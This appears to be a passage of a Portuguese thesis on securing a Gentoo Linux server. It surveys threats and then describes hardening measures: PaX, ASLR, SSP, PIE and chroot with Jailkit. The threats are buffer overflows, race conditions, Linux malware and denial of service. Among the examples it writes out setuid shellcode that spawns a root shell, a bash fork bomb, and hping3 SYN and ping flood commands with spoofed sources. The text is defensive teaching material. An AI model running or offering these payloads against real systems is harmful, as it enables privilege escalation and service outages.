

Figura 3.4: Estrutura da *stack*

O seguinte bloco de código C apresenta a função vulnerável `func`. A sua função é a de copiar um argumento, por exemplo um nome de utilizador, recebido pelo programa (`argv[1]`) e colocá-lo na variável `buffer`, que possui um tamanho de 32 bytes (cada tipo de dados `char` ocupa 1 byte). Uma vez que a função `strcpy` não verifica o tamanho da

string de destino, esta pode copiar mais de 32 bytes para `buffer`. Suponha-se agora que o argumento passado ao programa era constituído por 32 bytes de valor 41, mais 4 bytes de valor 1, 4 bytes 2 e 4 bytes 3. O argumento teria então a forma de 32 caracteres 'A' (com código hexadecimal 0x41) concatenado com as sequências 0x01010101, 0x02020202, e 0x03030303. Os caracteres 'A' iriam ser colocados na variável `buffer`, sobrepondo-se o restante à variável `longvar`, ao apontador da janela anterior e ao endereço de retorno da função, respectivamente. Quando a função `func` termina é lido o valor do endereço para onde deve retornar. Este valor, que deveria conter o endereço da função `printf` (a executar após `func`, possui agora o valor 0x30303030. Se código malicioso for colocado nesta posição, este é executado com o mesmo privilégio da aplicação, o que se revelará particularmente crítico se este programa estiver a correr com privilégios de super-utilizador.

```
#include <stdio.h>
#include <string.h>

void func(char *str)
{
    long *longvar;
    char buffer[32];

    strcpy(buffer, str);
}

int main(int argc, char **argv)
{
    func(argv[1]);

    printf("Programa terminado.\n");

    return 0;
}
```

Nos casos mais comuns o atacante pretenderá que o código malicioso lance uma linha de comandos para poder executar os comandos que desejar, de acordo com os privilégios adquiridos pelo programa vulnerável. De acordo com o exemplo descrito acima, o atacante colocaria código máquina correspondente ao lançamento de uma linha do comandos em `buffer` e posteriormente sobreporia o valor original do endereço de retorno com o endereço de memória da variável `buffer`. Num caso hipotético de o comando `passwd` apresentar uma vulnerabilidade deste tipo, um atacante ou cliente com acesso ao servidor, poderia correr a aplicação do seguinte modo:

```
h4x0r@styx ~ # passwd \xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\
    x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40
    \xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
sh-3.2\$ echo "O sistema foi comprometido ;)"
sh-3.2\$ exit
exit
```

```
h4x0r@styx ~ #
```

Como o programa `passwd` é uma aplicação *setuid* o atacante teria privilégios de *root* comprometendo o sistema ao seu mais alto nível.

Refira-se que nem sempre o atacante efectua o ataque através da introdução de código malicioso na *stack*. Quando esta solução não é possível (por uso de mecanismos de protecção do sistema), o atacante pode implementar o seu ataque através do uso de chamadas de sistema disponíveis na biblioteca *libc*. Este método é conhecido por *return-to-libc*.

As vulnerabilidades por *buffer overflow* poderão ser descobertas através da análise do código fonte dos programas, por testes tentativa-erro (usando métodos intencionais ou sistemáticos) ou eventualmente por acaso. Descoberta uma vulnerabilidade por um atacante esta é partilhada pela comunidade *blackhat*. Alternativamente pode igualmente ser descoberta por companhias dedicadas à análise de problemas de seguraça e serão divigulgadas ao criador do software numa primeira fase, permitindo a correção da falha, e posteriormente ao público em geral.

Condições de corrida

Uma condição de corrida (*race condition*) acontece quando vários processos do sistema acedem e manipulam, ao mesmo tempo, a mesma informação de maneira concorrente e o resultado da execução depende da ordem particular em que o acesso ocorre.

Uma condição de corrida é explorada por atacantes que querem elevar o seu nível dentro de um sistema comprometido, obtendo nível de *root* (uid=0).

O seguinte código C exemplifica uma condição de corrida:

```
if(access("/tmp/ficheiro_x", R_OK) == 0)
{
   fd = open("/tmp/ficheiro_x");
   process(fd);
   close(fd);
}
```

O código acima cria o ficheiro temporário `/tmp/ficheiro_x` e depois abre-o. A vulnerabilidade potencial ocorre entre as chamadas das funções `access()` e a chamada `open()`.

Se um atacante conseguir alterar o conteúdo do ficheiro `/tmp/ficheiro_x` entre as funções `access()` e `open()`, torna-se possível manipular as acções do programa que usa o ficheiro temporário.

Uma condição de corrida não é no entanto um ataque trivial, já que necessita de muitas tentativas até que o atacante consiga vencer a "corrida". Porém, se conseguir que um programa *setuid* que utiliza esse ficheiro no `/tmp` execute (`access()`) na sua instrução, a hipótese de obter uid=0 é grande.

O uso inapropriado de funções como `access()`, `chown()`, `chgrp()`, `chmod()`, `mktemp()`, `tempnam()`, `tmpfile()`, e `tmpnam()` são as principais causas de condições de corrida.

Estas condições de corrida são descritas para o directório `/tmp`, já que as permissões usadas são de escrita. leitura e execução (777) para todos os utilizadores do sistema, oferendo uma acesso a ficheiros de outros utilizadores que normalmente não acontece em outros directórios.

3.4.1.3 Software malicioso

Software malicioso (*malware*) é o software projectado para invadir e possivelmente danificar um sistema informático. Os principais tipos de software malicioso dividem-se em:

- Vírus.
- *Worms*.
- *Trojans horses*.
- *Backdoors*.
- *Rootkits*.

Vírus

Um vírus de computador é um programa que se replica, infectando todo o sistema e procurando infectar outros computadores. A contaminação do sistema pelo vírus é normalmente desencadeada ao executar o ficheiro infectado. Embora em número muito mais reduzido quando comparado com os sistemas Windows [17], os vírus também estão presentes em Linux.

Um dos mais comentados vírus informático presente em sistemas Linux é o *Bliss*. Quando é executado, este vírus, escrito em linguagem C, procura ficheiros executáveis (formato ELF) não-infectados e contamina-os. O binário infectado passa a conter no topo do programa o código do vírus, que deslocou o código original. Quando é executado, o código do vírus corre inicialmente, procurando infectar 3 ficheiros ainda não contaminados, passando posteriormente o controlo para o programa. Este vírus foi escrito fundamentalmente para provar que era possível infectar sistemas Linux, no entanto a sua propagação era pouco eficiente dada a estrutura de privilégios do Linux, que assenta no conceito de super-utilizador (*root*). Os binários que podia infectar limitavam-se àqueles que tinham permissões de escrita para o utilizador que corria o executável contaminado. Quando infectado, o programa original pode ver o seu tamanho alterado, dada a injecção de código malicioso no executável. Este facto facilita a detecção da presença do vírus. Existem no entanto técnicas para manter o tamanho do ficheiro e mesmo a soma de verificação intactas. Muitas vezes é possível encontrar sequências de bytes vazios (zero), que podem ser substituídos pelo código do vírus.

Worm

Um *worm* (verme), é um programa que se auto-replica, semelhante a um vírus. Enquanto que um vírus infecta um programa e necessita deste programa hospedeiro para se propagar, já o Worm é um programa completo e não precisa de outro programa para se propagar.

Um exemplo de *worm* em Linux é o Adm (Net-Worm.Linux.Adm), descoberto em 1998. Para se introduzir num sistema Linux, explora uma vulnerabilidade de *buffer overrun* na aplicação Named incluída no BIND (Berkeley Internet Name Domain). Para tal é enviado um pacote especialmente preparado, para a máquina alvo. O bloco de dados do pacote é então executado como código na máquina. Este código abre então uma ligação para o computador de onde foi originado (já infectado) para obter o componente principal do *worm* que passa a activar após o *download*. O ficheiro contendo os componentes do *worm* vem num arquivo tgz e é colocado sob o directório `/tmp`, em `/tmp/.w0rm0r`.

Trojan Horse

Um *trojan* é um programa disfarçado de software legítimo, mas que na realidade se instala no computador camufladamente de modo a que o atacante possa ter acesso ao computador da vítima. Ao contrário dos vírus, os *trojans* não se auto-replicam. O seu objectivo é tipicamente a abertura de uma *backdoor* (porta dos fundos), permitindo acesso permanente ao atacante.

O Kaiten (Linux.Backdoor.Kaiten) é um *trojan* que pode ser encontrado em Linux. Ao ser executado abre uma *backdoor* no sistema comprometido, usando um cliente de IRC que se liga a uma lista de servidores IRC na porta 6667. Posteriormente liga-se a um canal pré-determinado e aguarda para a recepção de comandos. Estes comandos permitem que um atacante remoto execute acções na máquina comprometida como descarregar e excutar ficheiros remotos e executar ataques distríbuidos de negação de serviço.

Backdoor

É um método de contornar os mecanismos de autenticação e de segurança da rede de um computador, normalmente instalado por software malicioso como o *trojan* Kaiten. A sua instalação permite que um atacante tenha uma porta sempre aberta para o sistema alvo, permitindo atacar o sistema de forma continuada e sustentada. O famoso programa Back Oriffice 2000 (BO2K) projectado para operar como uma ferramenta de administração remota inclui um funcionamento de *backdoor* e *rootkit*. Esta aplicação pode ser descarregada da Internet, onde aliás se podem até encontrar vários tutoriais do seu manuseamento. O BO2K é uma ferramenta poderosa e ao mesmo tempo simples de usar, sendo por isso normalmente usada por *script kiddies*.

Rootkit

O *rootkit* é um programa ou uma combinação de vários programas com a capacidade de

obterem controlo do `root` em Linux. O *rootkit* pode disfarçar-se de outro programa não sendo desta forma detectado. Sendo instalado com sucesso, o atacante tem a capacidade de administrar o sistema, tendo total capacidade de controlo do sistema alvo do *rootkit*. O atacante também de uma forma camuflada instala outros programas, assim como *backdoors* para um acesso sem restrições à máquina infectada. Um *rootkit* a nível do kernel adiciona ou substui porções de código do kernel e de *drivers* de dispositivos associados. Os *rootkits* a nível do kernel são perigosos porque são dificeis de detectar, fucionando ao mesmo nível do sistema operativo. Um outro problema é a sua obtenção de acesso a áreas restritas do sistema. Instabilidades a nível do sistema podem ocorrer, originadas por erros de código. Uma causa da sua difícil detecção é o facto da maioria dos sistemas operativos não implementar medidas de segurança ao nível do kernel e dos *drivers* de dispositivos.

Nos últimos tempos tem aumentado na quantidade de software malicioso para sistemas Linux. Em 2005, o número de vírus para este sistema, duplicou [18] face ao ano transacto. Este problema está associado ao aumento do número de utilizadores de Linux e ao facto de este tipo de utilizadores negligenciarem o tema da segurança por pensarem que este é um problema exclusivo de sistemas como o Windows. O aumento de utilizadores e popularidade do Linux tem despertado a atenção de autores de código malicioso, colocando a necessidade real de se incluirem mecanismos de detecção e remoção de software malicioso nos seus sistemas.

3.4.2 Métodos para provocar uma negação de serviço

Esta secção complementa o lote de ameaças ao servidor Linux. O objectivo da maioria dos ataques de negação de serviço é o de provocar um excessivo consumo de recursos de modo a impossibilitar o uso desses recursos por parte de utilizadores e clientes. Alvos típicos deste tipo de ataque são os servidores Web, de modo a impossibilitar o acesso às páginas Web alojadas no servidor.

Os ataque de negação de serviço podem-se dividir em ataques locais ou remotos, de acordo com a fonte do ataque.

3.4.2.1 Ataques locais

Um ataque é considerado local quando a fonte se localiza no próprio servidor, sendo os comandos que levam a uma negação de serviço executados localmente na máquina. No caso de um atacante não-autorizado, o uso de vulnerabilidades baseadas em *buffer overflows* pode permitir o acesso a uma linha de comandos (*shell*) no sistema para posteriormente executar comandos que levem à exaustão de recursos como a capacidade de processamento ou espaço em disco.

3.4.2.2 *Fork bomb*

Uma técnica para provocar a exaustão dos recursos é a chamada *fork bomb*. Este tipo de negação de serviço apoia-se na operação *fork* ou equivalente, para ir criando um número crescente de processos que rapidamente saturam a lista de processos mantida pelo sistema operativo. Nesta situação, novos programas são impedidos de começar até que os processos originados pelo código da *fork bomb* terminem, o que não acontece voluntariamente. Ao mesmo tempo que enchem a tabela de processos, as *fork bombs* consomem cada vez mais processador e memória tornando a máquina progressivamente mais difícil de usar.

Este tipo de ameaça pode no entanto não ter origem intencional, ocorrendo por acidente no desenvolvimento de uma aplicação. Um exemplo seria um erro de programação que deixasse uma operação `fork()` a executar num ciclo infinito.

O código seguinte, escrito pelo programador Jaromil, numa demonstração de escrita elegante de código [19], é uma implementação de uma *fork bomb* em linguagem bash.

```
1 :(){ :|:& };:
```

O código apresentado cria uma função `":"`, que opera recursivamente ao chamar sucessivamente esta função e enviando o valor de saída a outra função `":"` através de um *pipe* (`"|"`). O `"&"` no final desta chamada lança o processo em plano de fundo impedindo que o processo filho termine em caso de morte do pai. Note-se que ao invocar-se duas vezes a função `":"` é conseguido um crescimento exponencial no número de processos.

3.4.2.3 Ataques remotos

Este tipo de ataque ocorre através da rede, não sendo necessário entrar no sistema para perpetrar o ataque. Os seguintes métodos são comuns neste caso:

- Aproveitamento de falhas de concepção em protocolos de rede.
- Envio de pacotes inconsistentes para um sistema que possua uma pilha TCP/IP ou uma aplicação de rede vulnerável, com o objectivo de bloquear o sistema operativo.
- Envio massivo de pacotes (*packet flooding*), de modo a ocupar toda a largura de banda disponível para um único utilizador, negligenciando os restantes.

Descrevem-se de seguida algumas técnicas específicas, projectadas para provocar uma negação de serviço.

Ping flood

Ping flood é um ataque que opera através do envio de pacotes ICMP Echo Request do atacante para o servidor alvo. Este é um método bastante fácil de executar através do comando `ping`. Requer no entanto que o atacante possua largura de banda superior ao sistema alvo.

```
h4x0r@blackbox ~ # ping www.styx.com -c 10000 -f
```

A ferramenta Hping oferece uma versão mais sofisticada para o atacante, ao permitir a técnica de *spoofing*. Através desta técnica o endereço IP de origem pode ser forjado, garantindo anonimato ao atacante e confundindo o servidor quanto à origem dos pacotes.

```
h4x0r@blackbox ~ # hping3 --flood --rand-source localhost
HPING www.styx.com (eth0 69.31.133.16): NO FLAGS are set, 40 headers + 0
    data bytes
hping in flood mode, no replies will be shown

--- www.styx.com hping statistic ---
461132 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

SYN flood

O ataque por *SYN flood*, ou inundação de SYN, aproveita uma vulnerabilidade na própria concepção do protocolo TCP.

O protocolo TCP é orientado à ligação, havendo uma fase inicial de comunicação entre cliente e servidor prévia à troca de dados. Esta fase inicial designa-se por *Three-Way Handshake* (aperto de mão em três etapas), usando as *flags* do TCP para identificar qual das etapas está a ocorrer. Durante esta fase ocorre a seguinte troca de pacotes:

1. O cliente envia uma solicitação de ligação, com um pacote TCP sem dados, apenas com a *flag* SYN activa. Por causa da presença da *flag* SYN, este pacote é conhecido como pacote SYN.

2. O servidor devolve um pacote ao cliente, ainda sem dados, com as *flags* SYN e ACK activas. Esta segunda etapa é conhecida como SYN/ACK.

3. Se o cliente ainda quiser manter a ligação, devolve ao servidor um terceiro pacote sem dados, apenas com o *flag* ACK activa e a SYN inibida.

O potencial deste ataque está na eventualidade de o cliente não responder ao ACK do servidor com o seu ACK. No passo 1, o servidor aloca recursos para a potencial troca de dados, enviando no passo 2 o seu ACK e ficando à espera de resposta do cliente. O problema está na não resposta do cliente, que levará a que o servidor aguarde por essa resposta. Após um certo período de tempo o servidor liberta os recursos alocados.

O atacante tirará partido desta vulnerabilidade ao enviar o máximo de pacotes SYN por segundo, obrigando a que o servidor continuamente reserve recursos para estas ligações, até que o tempo de espera termine. Como o atacante gera pacotes SYN muito mais rapidamente do que a libertação de recursos do servidor, compreende-se o problema envolvido neste tipo de ameaça.

Mais uma vez, é possível usar o comando **hping** para provocar este ataque (note-se a utilização da opção -S):

```
h4x0r@blackbox ~ # hping --flood --rand-source -S -p 80 www.styx.com
HPING  (eth0 69.31.133.16): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

--- www.styx.com hping statistic ---
39120 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Capítulo 4

Concepção do servidor seguro

Este capítulo fundamenta-se na análise das ameaças de segurança efectuada no capítulo 3, para o projecto e concepção do protótipo do servidor Linux seguro. Os mecanismos e ferramentas incluídos no protótipo procuram dar resposta a cada uma das ameaças anteriormente descritas. Cada mecanismo aqui descrito poderá dar resposta a uma ou mais ameaças simultaneamente, estando este capítulo organizado em torno do mecanismo ou tecnologia de segurança, não seguindo a ordem lógica do capítulo anterior.

4.1 Distribuição Linux

Gentoo Linux

A escolha da distribuição Linux que serve de base ao protótipo desenvolvido recaiu no Gentoo Linux. O Gentoo é um sistema operativo baseado num kernel Linux com elevada capacidade de optimização e personalização. Os pontos-chave são a sua grande configurabilidade, desempenho e uma comunidade de utilizadores e colaboradores muito activa. A filosofia Gentoo apoia-se fortemente na compilação de todos os pacotes, no próprio sistema, de acordo com opções de compilação seleccionadas pelo utilizador.

Graças à ferramenta Portage, que está na base do Gentoo Linux, este sistema operativo pode facilmente ser orientado para uma estação de trabalho, um sistema embebido, uma máquina para uso pessoal ou para um servidor seguro. Devido a esta capacidade de adaptação o Gentoo é considerado uma meta-distribuição.

Portage

O Portage é o sistema de distribuição, configuração e actualização de pacotes usado no Gentoo. Escrito em linguagem Python, o Portage guarda uma estrutura em árvore, representando os pacotes e as suas dependências. A ferramenta mais importante para aceder às capacidades do Portage através da linha de comandos é o `emerge`. Este será

o comando usado ao longo deste capítulo para a instalação de software no protótipo. Actualmente existem mais de 10000 pacotes na árvore do Portage, com actualizações e novos pacotes a serem adicionados constantemente [20].

4.2 Kernel e Hardened Gentoo

A escolha do kernel Linux a usar para o protótipo é uma das decisões iniciais. Para o protótipo seleccionou-se o **kernel *Hardened-sources*** disponível no Gentoo Linux. Este kernel demarca-se dos restantes pela sua orientação para sistemas em que a segurança é um factor primordial. Tal como outras opções, este kernel é uma personalização do kernel Linux raiz, designado por *vanilla-sources*, ao qual se aplicam algumas modificações de acordo com o seu propósito.

No centro do desenvolvimento deste kernel modificado está o projecto **Hardened Gentoo**. Este projecto reúne colaboradores do Gentoo Linux trabalhando em conjunto na integração de vários mecanismos avançados de segurança no Gentoo. Este projecto não é um produto ou uma solução em si, albergando vários sub-projectos que, embora integrados no mesmo âmbito, possuem abordagens e equipas de trabalho distintas. A filosofia do projecto baseia-se na constituição de vários níveis de segurança no sistema, que vão de tecnologias como o PaX, até ao controlo de acessos, passando por sistemas de detecção de intrusos.

O projecto Hardened disponibiliza as seguintes tecnologias:

- **PaX**. O PaX (PAge eXecute) é uma modificação do kernel que oferece protecção contra ataques baseados em *buffer* e *heap overflows*.
- **PIE e SSP**. O PIE (Position Independent Executables) e o SSP (Stack Smashing Protector) são tecnologias que funcionam em conjunto com o PaX para prevenir ataques do tipo *stack smashing*.
- **Controlo de acesso obrigatório**. Este mecanismo de controlo de acesso, já abordado na secção 3.2.3, visa um controlo de acesso mais apertado sobre utilizadores e programas.

Para o uso destas ferramentas deve-se inicialmente seleccionar a cadeia de construção (*toolchain*) das aplicações:

```
styx ~ # eselect profile list
Available profile symlink targets:
  [1]   default-linux/x86/2006.1
  [2]   default-linux/x86/no-nptl
  [3]   default-linux/x86/2006.1/desktop
  [4]   default-linux/x86/2007.0
  [5]   default-linux/x86/2007.0/desktop
  [6]   hardened/x86/2.6 *
```

```
  [7]   selinux/2007.0/x86
  [8]   selinux/2007.0/x86/hardened
  [9]   default/linux/x86/2008.0
  [10]  default/linux/x86/2008.0/desktop
  [11]  default/linux/x86/2008.0/developer
  [12]  default/linux/x86/2008.0/no-nptl
  [13]  default/linux/x86/2008.0/server
  [14]  hardened/linux/x86

styx ~ # eselect profile set 6
```

O termo cadeia de construção refere-se ao compilador *GNU Compiler Collection* (GCC), à biblioteca GNU C (glibc) e ao conjunto de ferramentas de construção de programas *binutils*. A definição do perfil acima seleccionado permite definir as opções de compilação usadas pelo compilador. As opções incluídas são:

```
CFLAGS="-fPIE -fPIC -fstack-protector -fstack-protector-all"
LDFLAGS="-Wl,-z,now -Wl,-z,relro"
```

O próximo passo é a instalação do kernel hardened-sources:

```
styx ~ # emerge sys-kernel/hardened-sources
```

4.3 Protecção contra tácticas de programação

Na secção 3.4.1.2 foram apresentados os métodos que exploram falhas de programação do software para comprometer um sistema. Em especial destaca-se a vulnerabilidade conhecida por *buffer overflow* como a mais persistente e frequente forma de *exploit* em sistemas Linux. Responder a este tipo de ameaças revela-se fundamental para o servidor aqui estudado. Neste contexto, as tecnologias PaX, PIE e SSP, assumem real importância, oferecendo protecção contra as tácticas de programação. São apresentados de seguida os métodos usados em cada tecnologia.

4.3.1 PaX

A tecnologia PaX (PAge eXecute) é a primeira camada de protecção do sistema, disponibilizada pelo projecto Hardened Gentoo [21]. O PaX é uma modificação (*patch*) ao kernel Linux para oferecer protecção da memória. Este nível de protecção visa directamente os ataques que exploram falhas na escrita das aplicações como é o caso dos *buffer overflows*.

O PaX oferece um maior nível de protecção através de dois métodos:

- **Memória não-executável**. Este mecanismo previne uma forma comum de ataque, que é a colocação, pelo atacante, de código executável na memória.

- **ASLR (*Address Space Layout Randomization*)**. O ASLR proporciona um mecanismo de aleatorização do esquema de endereços dos dados guardados na memória.

Memória não-executável

A implementação do PaX divide-se em dois mecanismos: NOEXEC (PAGEEXEC e SEGMEXEC) e MPROTECT.

Para combater o problema da modificação, por parte de um atacante, do espaço executável ou de escrita do espaço de memória do processo, o PaX introduziu o mecanismo NOEXEC. Este mecanismo introduz a filosofia de que se os dados no espaço de memória de um processo não precisam de ser executáveis então não o devem ser. Deste modo o NOEXEC marca esses blocos como não executáveis. Esta é uma aplicação do princípio do privilégio mínimo. O sub-mecanismo PAGEEXEC lida com a memória paginada e o SEGMEXEC com a memória segmentada [1].

O MPROTECT tenta impedir a introdução de código executável no espaço de endereçamento do processo. Esta é uma táctica que requer conhecimentos avançados do modo como estão dispostos os endereços.

Address Space Layout Randomization

O ASLR é usado para introduzir aleatoriedade no espaço de endereçamento dos processos referido acima, tornando a tarefa de descoberta da localização das funcões do processo muito difícil. Este mecanismo previne o uso da técnica *return-to-libc* (ver secção 3.4.1.2) usada para contornar os mecanismos de protecção de execução, como os referidos acima.

A utilização dos mecanismos de segurança introduzidos pelo PaX oferece protecção contra um vasto leque de ameaças que se baseiam na exploração de vulnerabilidades na forma como os programas são escritos. Uma análise do *Ubuntu* [2] *Security Notices* mostra que 46.7% das vulnerabilidades detectadas advêm de *buffer overflows* e 8.3% de *integer overflows*. Muitos vírus, *worms* e outros tipos de software malicioso fundamentam-se na manipulação dos dados em memória para que o código introduzido pelo atacante seja executado. Ao impedir-se que este código malicioso seja executado, minimiza-se o dano causado por estas ameaças.

O PaX encontra-se disponível no kernel *Hardened-sources* usado no protótipo. A configuração e instalação é feita do seguinte modo:

```
styx ~ # cd /usr/src/linux
styx ~ # make menuconfig
```

O seguinte menu, visualizado na figura 4.1, permite seleccionar a opção PaX.

[1] A paginação e segmentação da memória são mecanismos de virtualização da memória de modo a permitir um acesso mais eficiente à mesma.

[2] Ubuntu é uma distribuição Linux, baseada em Debian, que possui um elevado nível de popularidade.



Figura 4.1: Configuração do kernel: PaX

Para instalar o kernel é necessário fazer:

```
styx ~ # make && make modules_install
styx ~ # make install
```

Além dos mecanismos introduzidos no kernel, o PaX oferece também ferramentas que possibilitam o ajuste, no espaço do utilizador, das características do PaX para cada aplicação:

```
styx ~ # eix app-misc/pax-utils
* app-misc/pax-utils
     Available versions:  0.1.15 0.1.16!m 0.1.17 {caps}
     Homepage:            http://hardened.gentoo.org/pax-utils.xml
     Description:         ELF related utils for ELF 32/64 binaries that can
          check files for security relevant properties
styx ~ # eix sys-apps/paxctl
* sys-apps/paxctl
     Available versions:  0.4 0.5
     Homepage:            http://pax.grsecurity.net
     Description:         Manages various PaX related program header flags
        for Elf32, Elf64, binaries.
```

A instalação destas ferramentas é feita através do comando:

```
styx ~ # emerge app-misc/pax-utils sys-apps/paxctl
```

4.3.2 PIE e SSP

As tecnologias PIE (*Position Independent Executables*) e SSP (*Stack Smashing Protector*) são tecnologias complementares ao PaX.

4.3.2.1 PIE

Existem instruções em código máquina, *Position Independent Code*, que são executadas propriamente, independentemente da posição de memória onde se encontram. Os executáveis que possuem esta característica são designados por *position independent executables*. O PIC difere do código tradicional na medida em que o acesso às funções e variáveis é feito através de uma tabela de acesso indirecto. Para que os programas sejam compilados com esta opção, deve-se activar a *flag* `-fPIE` na compilaçâo. Esta opção é automaticamente introduzida pelo perfil *hardened*.

Os programas compilados com esta opção não possuem por si só qualquer segurança adicional. No entanto, em conjunto com o PaX, permitem tirar partido do mecanismo ASLR para oferecer níveis superiores de segurança no combate a vulnerabilidades por *buffer overflow*.

4.3.2.2 SSP

O SSP é um método introduzido originalmente pela IBM sob o nome ProPolice, que modificou o compilador (GCC) para inserir código de inicialização nas funções que criam *buffers* na memória. O PaX não evita directamente que um *buffer overflow* ocorra, impedindo no entanto que estas falhas possam ser exploradas para ganhar acesso não-autorizado ao sistema. O SSP complementa o PaX, actuando activamente na detecção de *buffer overflows*. Quando esta falha é detectada o SSP termina o processo, bloqueando o ataque antes que este possa ocorrer.

Durante o período de execução do processo, quando um *buffer* é criado, o SSP adiciona um valor aleatório secreto, designado por *canary* [3] ao fim do *buffer*. Quando a função retorna o SSP verifica se o *canary* continua intacto. No caso de o atacante provocar um *buffer overflow*, o valor do *canary* seria alterado, alertando a função de controlo do SSP. Neste caso o processo seria terminado.

4.4 *Chroot*

O servidor aqui apresentado suporta a capacidade de os clientes registados terem uma conta no servidor, para alojamento de ficheiros pessoais e páginas Web. Estes clientes têm direito a uma linha de comandos, e um espaço pessoal localizado sob o directório `home`.

[3] O termo *canary* é uma referência ao uso histórico de canários (em inglês, *canary*) em minas, para detecção precoce dos gases tóxicos aí libertados, avisando os mineiros do perigo.

Como estes utilizadores têm acesso ao sistema, é necessário limitar o raio de acção das suas actividades. Nomeadamente é necessário garantir que cada utilizador:

- Não tenha acesso aos ficheiros dos restantes utilizadores.
- Não seja capaz de navegar no sistema, recolhendo informação sensível sobre o sistema operativo e a sua configuração.

Um mecanismo apropriado para cumprir estes requisitos é o uso de um *chroot*, já abordado na secção 3.2.5. Este mecanimo permite que as contas dos utilizadores estejam confinadas ao seu espaço (*home*), ou seja, quando um cliente se autentica no sistema, não poderá aceder a qualquer parte do sistema de ficheiros além do directório reservado para si.

O processo de *chroot* pode ser conseguido através das seguintes chamadas de sistema, em linguagem C:

```
chdir("/var/jail");
chroot("/var/jail");
```

Após a execução do código, o directório raiz passaria a ser `/var/jail`, pelo que uma chamada `open("/",O_RDONLY)` teria o mesmo efeito que `open("/var/jail",O_RDONLY)` antes do processo de *chroot*.

Devido à alteração do directório raiz, o novo ambiente onde o utilizador está inserido (*jail*) não possui as ferramentas base que permitam uma utilização efectiva deste espaço limitado. Para tal é necessário incorporar no novo directório raiz um conjunto de aplicações que permitam ao cliente ter acesso a todas as funcionalidades previstas no contrato (como copiar ficheiros, editá-los, etc.).

Note-se no entanto que o *chroot* pode ser quebrado se o utilizador tiver permissões de *root*, o que poderá acontecer no caso de o utilizador conseguir aproveitar uma vulnerabilidade num executável disponibilizado dentro do *chroot*. Neste caso os mecanismos abordados na secção 4.3 revelam-se deveras importantes. De acordo com [22], se dentro do ambiente *chroot* não existir um utilizador *root*, binários suid, *devices* e se a aplicação que cria o ambiente abandonar o privilégio de *root* logo após a chamada de sistema `chroot()` a quebra da *chroot* assume-se como impossível.

4.4.1 Jailkit

Neste contexto, a ferramenta Jailkit providencia um conjunto de aplicações para construir e automatizar a criação de "cadeias" para os utilizadores do sistema.

Este pacote não se encontra na árvore do Portage. Para tal é necessário criar um *ebuild* [4] e adicioná-lo à árvore local. A instalação é depois feita normalmente:

[4] Um *ebuild* é um ficheiro *bash* usado pelo Portage para a instalação automatizada dos pacotes de acordo com as características do Gentoo Linux.

```
styx ~ # mkdir -p /usr/local/portage/app-misc/jailkit
styx ~ # ebuild /usr/local/portage/app-misc/jailkit/jailkit-2.3.ebuild
    manifest
styx ~ # echo "app-misc/jailkit ~x86" >> /etc/portage/package.keyword
styx ~ #  emerge app-misc/jailkit
```

